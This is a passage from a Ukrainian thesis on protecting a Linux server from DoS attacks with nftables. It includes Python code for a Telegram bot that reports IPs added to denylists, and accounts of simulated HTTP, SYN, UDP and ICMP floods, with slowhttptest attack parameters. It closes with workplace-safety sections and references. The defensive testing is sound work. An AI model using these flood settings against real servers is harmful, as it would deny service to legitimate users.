Ключовим елементом бота є функція get_ips_from_set(set_name), див. рисунок 3.11, яка відповідає за отримання поточного списку IP-адрес з одного denylist. Вона виконує системну команду nft list set ip filter <set_name>, обробляє її результат, та за допомогою регулярного виразу вилучає всі IP-адреси. У випадку помилки ця функція обробляє виключення і виводить повідомлення у консоль, що забезпечує стабільність роботи скрипта.

```python
def get_ips_from_set(set_name):
    """Дістає IP-адреси з вказаного набору."""
    try:
        # Виконуємо команду для отримання IP-адрес з набору
        result = subprocess.run(
            ["sudo", "nft", "list", "set", "ip", "filter", set_name],
            capture_output=True,
            text=True
        )

        # Перевіряємо, чи команда виконалася успішно
        if result.returncode != 0:
            print(f"Помилка при виконанні команди для {set_name}:", result.stderr)
            return []

        # Використовуємо регулярний вираз для пошуку IP-адрес
        ip_pattern = re.compile(r"\b(?:[0-9]{1,3}\.){3}[0-9]{1,3}\b")
        return ip_pattern.findall(result.stdout)

    except Exception as e:
        print(f"Помилка для {set_name}: {e}")
        return []
```

Рисунок 3.11 – Ключова функція Telegram-бота

Функція monitor_sets(set_names), див. рисунок 3.12, реалізує нескінчений цикл перевірки. Вона зберігає локальну копію вже виявлених IP-адрес і порівнює її з поточним вмістом кожного з моніторонгованих наборів. Якщо з’являються нові IP-адреси, то бот формує повідомлення у вигляді “New IP added to <set_name>:<ip>” і надсилає його до Telegram-чату за допомогою бібліотеки telebot. Повідомлення також дублюється у локальну консоль для аудиту.

```python
def monitor_sets(set_names):
    """Моніторинг кількох наборів і надсилання нових IP-адрес у Telegram."""
    known_ips = {set_name: set() for set_name in set_names}

    while True:
        for set_name in set_names:
            current_ips = set(get_ips_from_set(set_name))
            new_ips = current_ips - known_ips[set_name]

            if new_ips:
                for ip in new_ips:
                    message = f"New IP added to {set_name}: {ip}"
                    bot.send_message(CHAT_ID, message)
                    print(message)

                known_ips[set_name].update(new_ips)

        time.sleep(30)  # Перевірка кожні 30 секунд
```

Рисунок 3.12 – Функція перевірки і надсилання повідомлень

Таким чином, Telegram-бот інтегрується в систему захисту на рівні мережевого моніторингу і виконує роль сповіщувача, забезпечуючи зворотний зв'язок між системою виявлення атак і адміністратором. Це дозволяє вчасно реагувати на аномальну активність, не потребуючи постійного нагляду.

Повний лістинг Telegram-бота наведено у додатку А.

Щоб забезпечити стабільну та автономну роботу бота було створено systemd-сервіс (див. рисунок 3.13), це система ініціалізації та керування службами у більшості сучасник дистрибутивів Linux.

Секція [Unit] містить загальну інформацію про сервіс. Description задає його опис, а After=network.target вказує, що запуск має відбуватися після активації мережі. Коментар нагадує, що за потреби можна додати інші залежності.

У секції [Service] визначено, що скрипт запускається від імені root (User і Group). WorkingDirectory задає робочу директорію, а ExecStart запускає Python-скрипт із віртуального середовища.

Секція [Install] з WantedBy=multi-user.target вказує, що сервіс буде запускатися автоматично під час завантаження системи в багатокористувацькому режимі без графічного інтерфейсу telegram-бота.



Рисунок 3.13 – Systemd-сервіс

На рисунку 3.14 зображено, що сервіс успішно запущено й працює (статус: active (running)). У логах показано, що він стартує через systemd та використовує інтерпретатор Python із віртуального середовища.



Рисунок 3.14 – Systemd-сервіс успішно запущено

Telegram-бот обробляє повідомлення про мережеву активність, і у випадку виявлення DoS-атаки – формує та надсилає сповіщення до заздалегідь визначеного Telegram-чату. Це дозволяє оперативно реагувати на інциденти інформаційної безпеки.

3.5 Моделювання атак на захищену ОС

Проведемо серію атак, які були описані раніше, на ос з налаштованими захисними механізмами nftables. Метою цих атак є оцінка ефективності правил захисту, зокрема обмеження за частотою запитів та використання denylist. Також буде перевірено роботу Telegram-бота, для повідомлень про заблоковані IP-адреси.

Першою здійснимо HTTP Flood атаку. Ми імітували атаку із використанням Slowhttptest на веб-сервер Apache (див. рисунок 3.15).



Рисунок 3.15 – Веб-сервер Apache

Особливістю атаки на Apache-сервер є те, що навіть за невеликих обсягів вхідного трафіку, але з правильно підібраною частотою і структурою запитів, можна суттєво вплинути на продуктивність системи [28]. Це зумовлено тим, що Apache створює нові процеси або потоки для обробки кожного HTTP-запиту, а отже – при надмірному навантаженні система швидко витрачає ресурси на обробку фейкових звернень. У ході атаки спостерігалось зростання часу відповіді та повна відмова в обслуговуванні після досягнення певного порогу навантаження [29]. Було реалізовано GET-запити, які у великій кількості викликали обробку даних, що навантажувало веб-сервер та призводило до недоступності для легітимних користувачів. Атаку slowhttptest наведено на рисунку 3.16.



Рисунок 3.16 – Здійснення HTTP-flood атаки

Система швидко визначила аномальну активність, коли кількість запитів від одного джерела перевищила встановлений ліміт. Атакуючу IP-адресу було автоматично додано до denylist, і наступні спроби надсилати запити з цього джерела блокувалися. Telegram-бот надіслав повідомлення про блокування IP-адреси, див. рисунок 3.17.



Рисунок 3.17 – Сповіщення від бота про заблоковану IP-адресу

На наведеному нижче рисунку 3.18 представлені результати проведення HTTP Flood атаки за допомогою slowhttptest. У розділі “Test parameters” наведено основні параметри атаки:

– Test type: SLOW HEADERS – атака із використанням повільних HTTP-заголовків;

– Number of connections: 1000 – максимальна кількість одночасних з'єднань;

– Verb: GET – використаний метод HTTP-запитів;

– Content-Length header value: 4096 – розмір даних у запиті;

– Interval between follow up data: 10 секунд – пауза між надсиланням наступних даних;

– Connections per second: 200 – швидкість встановлення нових з'єднань;

– Timeout for probe connection: 3 секунди – час очікування відповіді від сервера;

– Target test duration: 240 секунд (4 хвилини) – тривалість атаки;

– Using proxy: no proxy – атака проводилася без використання проксі-сервера.

На рисунку 3.18 показана динаміка встановлення та підтримки з'єднань із сервером. Червона область (Pending) демонструє кількість з'єднань, які знаходяться у стані очікування. Зелена лінія (Service available) вказує на доступність сервісу: сервер успішно обробляв запити лише на початку атаки. Впродовж перших секунд навантаження різко зростає, досягаючи пікового значення у 1000 з'єднань, після чого сервер перестає відповідати на нові запити.

Графік підтверджує, що сервер зміг обробити велике навантаження, викликане атакою, і не втратив доступність. Це свідчить про ефективність захисту від атаки. Налаштування nftables, які ми створили, дозволили своєчасно заблокувати атаку, додавши IP-адресу до denylist.

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	240 seconds
Using proxy	no proxy



Рисунок 3.18 – Результат проведення атаки HTTP Flood

Наступною буде SYN Flood атака, яка імітує створення великої кількості запитів на встановлення з'єднань через протокол TCP. Основна мета цієї атаки –

виснажити таблиці з'єднань сервера, не завершуючи процес встановлення з'єднання.

Захищена ОС виявила значну кількість SYN-запитів від одного джерела та додала IP-адресу атакуючого до tcplist, внаслідок чого Telegram-бот надіслав відповідне сповіщення, див. рисунок 3.19.

Рисунок 3.19 – Сповіщення telegram-бота про заблоковану адресу

Наступною здійснемо UDP Flood атаку. Для цієї атаки характерно, що її запити, не отримуючи відповіді, споживають ресурси мережі та сервера, створюючи загрозу його стабільності.

Система своєчасно виявила підозрілу активність та внесла IP-адресу джерела атаки до denylist. Telegram-бот підтвердив блокування надіславши відповідне повідомлення, див рисунок 3.20.



Рисунок 3.21 – Сповіщення від бота про заблоковані IP-адресу

Як результат бачимо, що UDP Flood атака може бути швидко розпізнана за характерними аномаліями у мережевому трафіку. Завдяки цьому сервер уникнув серйозного впливу, а захисні правила продемонстрували високу ефективність.

Наступною було проведено ICMP Flood атаку, що дало змогу оцінити реакцію системи на надмірну кількість ICMP Echo Request (ping) запитів. Така атака спрямована на перевантаження ICMP-протоколу, що може призвести до недоступності сервера для звичайних запитів.

Захищена ОС успішно ідентифікувала джерело надмірної активності та додала IP-адресу атакуючого до icmplist, внаслідок чого Telegram-бот надіслав

відповідне повідомлення, див. рисунок 3.22. Проведений атака засвідчила, що система залишалася стабільною навіть за умов значного навантаження на ICMP-протокол. Правила захисту ефективно мінімізували вплив атаки на сервер.

Рисунок 3.22 – Сповіщення від бота про заблоковану IP-адресу

Проведені атаки, включаючи HTTP Flood, SYN Flood, UDP Flood, ICMP Flood, продемонстрували різні методи перевантаження та спроб порушення доступності. Завдяки налаштуванню захисту за допомогою nftables, усі атаки були виявлені та успішно нейтралізовані на ранніх етапах.

Захисна система, побудована на основі nftables, продемонструвала високу ефективність у запобіганні DoS-атакам. Основними аспектами, які забезпечили цю ефективність, стали:

– Гнучкість налаштувань: можливість створення правил для обмеження частоти з'єднань, що допомогло оперативно блокувати підозрілі IP-адреси;

– Швидка реакція: блокування джерел аномальної активності відбувалося автоматично, що мінімізувало вплив атак на сервер;

– Інтеграція з Telegram-ботом: система надсилала сповіщення про заблоковані IP-адреси, що забезпечило оперативне інформування адміністратора.

Під час атаки Slow HTTP, що покликана споживати ресурси сервера повільними запитами, також була зупинена на ранніх етапах. SYN Flood атака, спрямована на виснаження таблиці з'єднань, була зупинена завдяки ліміту нових з'єднань. У випадках UDP Flood і ICMP Flood, які характеризуються високою інтенсивністю пакетів, правила захисту миттєво виявили аномалії трафіку.

Таким чином, nftables довели свою здатність забезпечувати багаторівневий захист операційної системи від різних типів атак. Використання цієї технології дозволяє не тільки запобігти DoS-атакам, але й підтримувати стабільну роботу навіть під час активних загроз. Завдяки налаштованим правилам та інтеграції з

Telegram-ботом система стала надійним інструментом для моніторингу та захисту мережі в реальному часі.

РОЗДІЛ 4 БЕЗПЕКА ЖИТТЄДІЯЛЬНОСТІ, ОСНОВИ ОХОРОНИ ПРАЦІ

4.1 Вимоги до режимів праці і відпочинку при роботі з ВДТ

Організація праці, що передбачає використання відеодисплейних терміналів (ВДТ), електронно-обчислювальних машин (ЕОМ) і персональних комп'ютерів (ПЕОМ), має включати внутрішньозмінні регламентовані перерви. Вони необхідні для збереження здоров'я працівників, профілактики професійних захворювань і підтримки високого рівня працездатності протягом усього робочого дня. Такі перерви мають бути запланованими на етапі, що передує появі ознак втоми, як фізіологічних, так і суб'єктивних [30].

У разі виконання працівником різних за характером видів діяльності, основною вважається та, що займає не менше половини робочого часу і пов'язана з роботою за ВДТ. Протягом робочої зміни повинні бути передбачені перерви на обід, короткі паузи на особисті потреби відповідно до трудового законодавства, а також спеціальні додаткові перерви, які залежать від особливостей конкретної професії.

Залежно від характеру трудової діяльності, працівників, що працюють за комп'ютером, умовно поділяють на три категорії: розробники програмного забезпечення, оператори ЕОМ і оператори комп'ютерного набору. Кожна з цих категорій виконує свою специфічну роботу, яка відрізняється ступенем розумового навантаження, рівнем напруження зору, інтенсивністю взаємодії з технікою, фізичною активністю та загальним емоційним фоном [31].

Наприклад, програмісти здебільшого працюють з програмним кодом і документацією, потребують високої концентрації уваги, знаходяться під постійним нервово-емоційним напруженням та працюють у вимушеній робочій позі. Оператори ЕОМ, у свою чергу, переважно виконують обробку інформації, яка надходить із комп'ютера або вводиться за запитом, їхня робота проходить у вільному темпі, але також супроводжується зоровим і емоційним навантаженням. Оператори комп'ютерного набору виконують переважно

однотипні завдання – введення текстової інформації на високій швидкості, що створює значне навантаження на кисті рук і зорову систему.

Для кожної з цих груп передбачено свої режими праці та відпочинку при восьмигодинному робочому дні. Так, програмістам рекомендується робити п'ятнадцяти хвилинні перерви щогодини, операторам ЕОМ – кожні дві години, а операторам комп’ютерного набору – по 10 хвилин щогодини. У разі, коли виробничі умови не дозволяють дотримуватись регламентованих перерв, тривалість безперервної роботи з ВДТ не повинна перевищувати чотирьох годин.

Якщо працівники працюють за 12-годинним графіком, то в перші вісім годин діють ті самі правила, що й для звичайної зміни. Упродовж останніх чотирьох годин, незалежно від виду діяльності, перерви мають надаватись щогодини тривалістю 15 хвилин [31].

Для зниження нервово-емоційного напруження, зорової втоми, покращення кровообігу головного мозку та профілактики негативних наслідків малорухливості рекомендується частину перерв використовувати для виконання спеціальних гімнастичних вправ.

У контексті психофізіологічного розвантаження працівникам рекомендується проходити сеанси з використанням елементів аутогенного тренування – методики, що базується на поєднанні фізичних вправ із психічною саморегуляцією. Основна мета таких сеансів – досягнення глибокої м’язової релаксації та емоційного відновлення.

Сеанс, що проводиться у спеціально оформленому приміщенні, умовно ділиться на три етапи. Спочатку працівники абстрагуються від виробничого середовища, адаптуються до нової обстановки під звуки природи та повільну музику. Потім настає фаза заспокоєння – відбувається перегляд слайдів із природними пейзажами, звучать спокійні фрази самонавіювання, які сприяють глибокому розслабленню. На завершальному етапі відбувається активізація: використовується яскраве освітлення, енергійна музика та стимулюючі формули самонавіювання, які допомагають повернутися до активної роботи з гарним настроєм і відчуттям бадьорості.

У деяких випадках сеанси можуть проводитися в скороченому форматі тривалістю до 10 хвилин за допомогою навушників, з поділом на фазу розслаблення та фазу активізації. Навіть короткочасне використання таких технік дозволяє істотно зменшити втому, покращити самопочуття та підвищити продуктивність праці.

4.2 Евакуація людей під час пожеж

У всіх будівлях і спорудах повинні бути передбачені евакуаційні шляхи та виходи на випадок виникнення пожежі. Евакуаційними вважаються ті виходи, які ведуть з приміщень першого поверху безпосередньо назовні або через коридори, вестибюлі чи сходові клітки. Для приміщень, розташованих на інших поверхах, евакуаційні виходи повинні вести до сходових кліток безпосередньо або через хол чи коридор. Такі сходові клітки мають мати вихід назовні або через вестибюль, який повинен бути відокремлений від коридорів перегородками з дверима. Також допускається евакуація через сусідні приміщення на тому ж поверсі, якщо з них є повноцінний евакуаційний вихід.

У випадку, коли два евакуаційні виходи ведуть через спільний вестибюль, одна з прилеглих сходових кліток повинна мати окремий вихід безпосередньо назовні. Розміщення виходів має бути розосередженим, і з кожного поверху повинно бути не менше двох евакуаційних виходів [32].

На об’єктах торгівлі та громадського харчування один з виходів зазвичай призначений для відвідувачів, а інший – для персоналу. Тамбури таких виходів не можна використовувати для зберігання інвентарю чи товарів, навіть тимчасово.

Евакуаційними шляхами вважаються маршрути, які ведуть безпосередньо до виходів і дозволяють безпечно евакуювати людей. Ліфти та ескалатори до таких шляхів не належать. На шляхах евакуації не повинно бути жодних перешкод. Проходи, коридори, сходи, тамбури й виходи мають бути вільними, двері – розпашними й відкриватися назовні, а їх висота має становити не менше 2 метрів.

Параметри евакуаційних шляхів (ширина проходів, довжина маршрутів, кількість і ширина виходів) визначаються розрахунково. Наприклад, у магазинах із торговими площами до 1000 м² мінімальна ширина сходових маршів, дверей, коридорів та проходів між обладнанням становить 0,6 метра на кожні 100 осіб, але не менше 1 метра для шляхів і 0,8 метра для дверей. Ширина проходів між прилавками повинна бути не менше 0,9 метра [32].

На підприємствах, базах і складах мають бути розроблені плани евакуації та інструкції дій у разі пожежі. Для оповіщення використовують радіотрансляційні мережі, спеціально встановлені системи звукового сповіщення, тривожні дзвінки та інші сигнали. Стандартна система сповіщення включає магнітофон із попередньо записаними повідомленнями, підсилювач, комутаційні пристрої, дротову мережу та гучномовці.

Плани евакуації повинні бути вивішені на видних місцях у будівлях, що мають два і більше поверхів, якщо на одному поверсі одночасно перебуває понад 25 осіб.

ВИСНОВКИ

У процесі виконання кваліфікаційної роботи здійснено всебічне дослідження атак на доступність типу DoS, які належать до числа найпоширеніших та потенційно найбільш деструктивних загроз для сучасних інформаційно-комунікаційних систем. Особливу увагу було приділено аналізу атак SYN flood, UDP flood, HTTP flood та ICMP flood, що відрізняються за техніками реалізації, проте мають спільну ціль – виведення з ладу ресурсів обчислювального середовища або створення перешкод для доступу легітимних користувачів до сервісів.

На основі теоретичного аналізу та практичного моделювання було встановлено, що ефективне виявлення та нейтралізація DoS-атак потребує комплексного підходу, що включає гнучке налаштування механізмів фільтрації трафіку, автоматизацію моніторингу аномальної активності, а також впровадження інструментів оперативного сповіщення про інциденти. Реалізовані засоби захисту, зокрема на основі nftables, довели свою ефективність у контексті зменшення впливу шкідливого трафіку на функціонування вебсервера Apache.

Результати дослідження мають прикладне значення та можуть бути адаптовані до різних серверних конфігурацій, слугуючи основою для побудови більш складних систем активного захисту на рівні операційної системи й мережевого середовища. Запропоновані рішення становлять інтерес для фахівців у галузі кібербезпеки, системних адміністраторів, а також можуть бути використані в навчальному процесі з дисциплін, пов’язаних із захистом комп’ютерних мереж та інфраструктури.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Hashemi-Pour, C. (2023, 21 грудня). What is the CIA triad (confidentiality, integrity and availability)? techtarget. https://www.techtarget.com/whatis/definition/Confidentiality-integrity-and-availability-CIA

2. Denial-of-service attack. (n.d.). EBSCO. https://www.ebsco.com/research-starters/military-history-and-science/denial-service-attack

3. Radware. (n.d.). What is a DDoS Attack? https://www.radware.com/cyberpedia/ddospedia/ddos-meaning-what-is-ddos-attack/

4. Tymoshchuk, V., Mykhailovskyi, O., Dolinskyi, A., & Orlovska, A. (2024). Optimising ips rules for effective detection of multi-vector ddos attacks. In Здобутки та досягнення прикладних та фундаментальних наук XXI століття (D. Tymoshchuk, Chair). ТОВ УКРЛОГОС Груп. doi:10.62731/mcnd-22.11.2024.002

5. Denial of Service (DoS) guidance. (2016, 16 March). NCSC. https://www.ncsc.gov.uk/collection/denial-service-dos-guidance-collection

6. Микитишин, А., Митник, М., Стухляк, П., & Пасічник, В. (2014). Комп'ютерні мережі. Книга 2. Магнолія 2006.

7. Hera, J. (2024, September). Exploring Denial of Service (DoS) Attacks: Cybersecurity Techniques for Robust Attack Prevention. researchgate. https://surli.cc/nhidpp

8. TCP SYN Flood. (n.d.). imperva. https://www.imperva.com/learn/ddos/syn-flood/

